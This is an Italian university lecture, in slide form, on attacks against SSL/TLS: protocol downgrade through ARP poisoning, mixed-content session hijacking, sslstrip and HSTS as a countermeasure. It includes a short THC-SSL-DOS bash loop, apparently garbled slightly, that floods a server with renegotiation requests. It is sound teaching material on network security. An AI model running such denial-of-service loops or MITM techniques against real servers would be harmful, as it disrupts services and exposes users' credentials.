

Lezione 5 – Altri attacchi a SSL/TLS

Sicurezza dei Sistemi e delle reti

Modulo 4 - Protocolli TCP

Unità didattica 4 – Sicurezza del livello di trasporto


Stelvio Cimato

Università degli Studi di Milano - SSRI - CdL Online

Man-in-the-Middle TLS Protocol Downgrade Attack

Un utente malintenzionato che ha il controllo del traffico può ancora simulare questo attacco oggi.


- Per gestire una connessione tra due dispositivi su una rete locale, dobbiamo convincere il client e il gateway locale, come un router, a reindirizzare il traffico attraverso l'attaccante.
- Manipolando la cache dell' Address Resolution Protocol (ARP).



MITM TLS Protocol Downgrade Attack


- Nelle versioni precedenti di SSL (versione 2), era possibile intercettare il pacchetto di handshake e modificare l'elenco di cifrature supportate per contenere solo cifrature deboli.

- Ciò non è più possibile poiché SSLv3 utilizza un hash nella parte finale dell'handshake, dove sia il client che il server eseguono l'hash e confrontano i messaggi inviati e ricevuti.
- Tutti i browser moderni supportano SSLv3 fino a TLSv1.2, ma utilizzeranno la versione più alta supportata da un server.
- Un intermediario non può modificare direttamente i pacchetti inviati nell'handshake, ma un intermediario può intercettare e rilasciare determinati pacchetti.
- Inducendo il browser a pensare che il server non supporta una data versione di SSL / TLS, un utente malintenzionato può eseguire il downgrade della versione negoziata.
 - Il client invia "ClientHello" al server. L'intermediario intercetta e lascia cadere il pacchetto.
 - Middleman invia "FIN, ACK" su TCP al server. Ciò termina la connessione corrente.
 - Il client ritenta la connessione, inviando "ClientHello" con una versione inferiore di SSL / TLS.



Standard connection to Facebook.com using
TLS 1.2

Attack downgrades connection to use
SSL v3



Exploiting SSL for Denial of Service

2 simple commands in bash:

-----BASH SCRIPT BEGIN-----

```
thc-ssl-dosit() { while ;; do (while ;; do echo R; done) | openssl s_client
```

```
-connect 127.0.0.1:443 2>/dev/null; done }
```

```
for x in `seq 1 100`; do thc-ssl-dosit & done
```

-----BASH SCRIPT END-----

THC-SSL-DOS is a tool to verify the performance of SSL


Stabilire una connessione SSL richiede 15x Potenza computazionale sul server rispetto a quella richiesta al client

THC-SSL-DOS sfrutta questa asimmetria per sovraccaricare il server e provocare un disservizio

slide 4

Modello di avversario in HTTPS

- **HTTPS: end-to-end secure protocol for Web**
- **Progettato anche per resistere a man-in-the-middle (MITM) attack**




- **HTTPS fornisce cifratura, autenticazione e integrità**

slide 6

Combinando HTTPS e HTTP

- **Page fornita su HTTPS ma che contiene anche HTTP**

- IE 7: no lock, "mixed content" warning
- Firefox: "!" over lock, no warning by default
- Safari: does not detect mixed content



Flash does not trigger warning in IE7 and FF

- **Network attacker can now inject scripts, hijack session**

slide 7

Contenuto misto e Attacchi


- **Banks: after login, all content served over HTTPS**
- **Developer error: somewhere on bank site write**
 - `<script src=http://www.site.com/script.js> </script>`
 - Active network attacker can now hijack any session (how?)
- **Better way to include content:**
 - `<script src=//www.site.com/script.js> </script>`
 - Served over the same protocol as embedding page

slide 8

HTTP → HTTPS e viceversa

- **Typical pattern: HTTPS upgrade**
 - Come to site over HTTP, redirect to HTTPS for login
 - Browse site over HTTP, redirect to HTTPS for checkout
- **sslstrip: network attacker downgrades connection**


- Rewrite `<a href=https://...>` to `<a href=http://...>`
- Redirect Location: `https://...` to Location: `http://...`
- Rewrite `<form action=https://... >`
to `<form action=http://...>`



slide 9

Attacco SSLstrip

- Viene rimossa la protezione SSL
 - l'intero traffico del client vittima in normali sessioni HTTP
 - invece di HTTPS.
 - Questo permette la cattura e lettura dei dati trasmessi dalla macchina target al server e viceversa.
 - L'attacco funziona perché non si impone l'uso dell' HTTPS per tutta la sessione di navigazione
 - si può tranquillamente richiedere HTTP per alcuni elementi delle pagine web visitate (immagini ...), poi HTTPS per altri elementi



Attacco SSLStrip

Prima fase: "mettersi in mezzo",

- modificare il routing di rete e impersonifichiamo il gateway della rete wifi
- Si prende tutto il traffico generato dal client vittima e lo si passa al vero gateway e anche il contrario:
- Come si fa?
 - Arp-poisoning/spoofing
- SSLStrip cattura solo il traffico SSL POST
 - richieste POST sotto HTTPS
 - anche tutto il traffico SSL o tutto il traffico HTTP/HTTPS.
- Collegandosi con le credenziali ad un sito non protetto
 - La richiesta arriverà prima ad SSLStrip
 - trasforma la richiesta di connessione HTTPS in una HTTP
 - SSLStrip logga su file di testo tutta la transazione, compresi i dati di login.

Contromisure

- Dal 2012 HTTP Strict Transport Security o HTST
- Questo meccanismo impone l'uso di HTTPS per tutta la durata di navigazione del sito.
- Il browser semplicemente si rifiuta di connettersi al sito tramite il semplice HTTP.
- La policy, per poter funzionare correttamente, deve essere condivisa ed accettata sia dal server remoto che dal browser.
- Ad oggi molti siti internet si sono adeguati tra i quali GMail, Paypal e Twitter.
- In passato molti altri, come ad esempio Facebook stentano ad implementarla (la versione mobile è scoperta) e sono quindi ancora vulnerabili.
- anche i browser devono essere compatibili con HTST, non tutti lo sono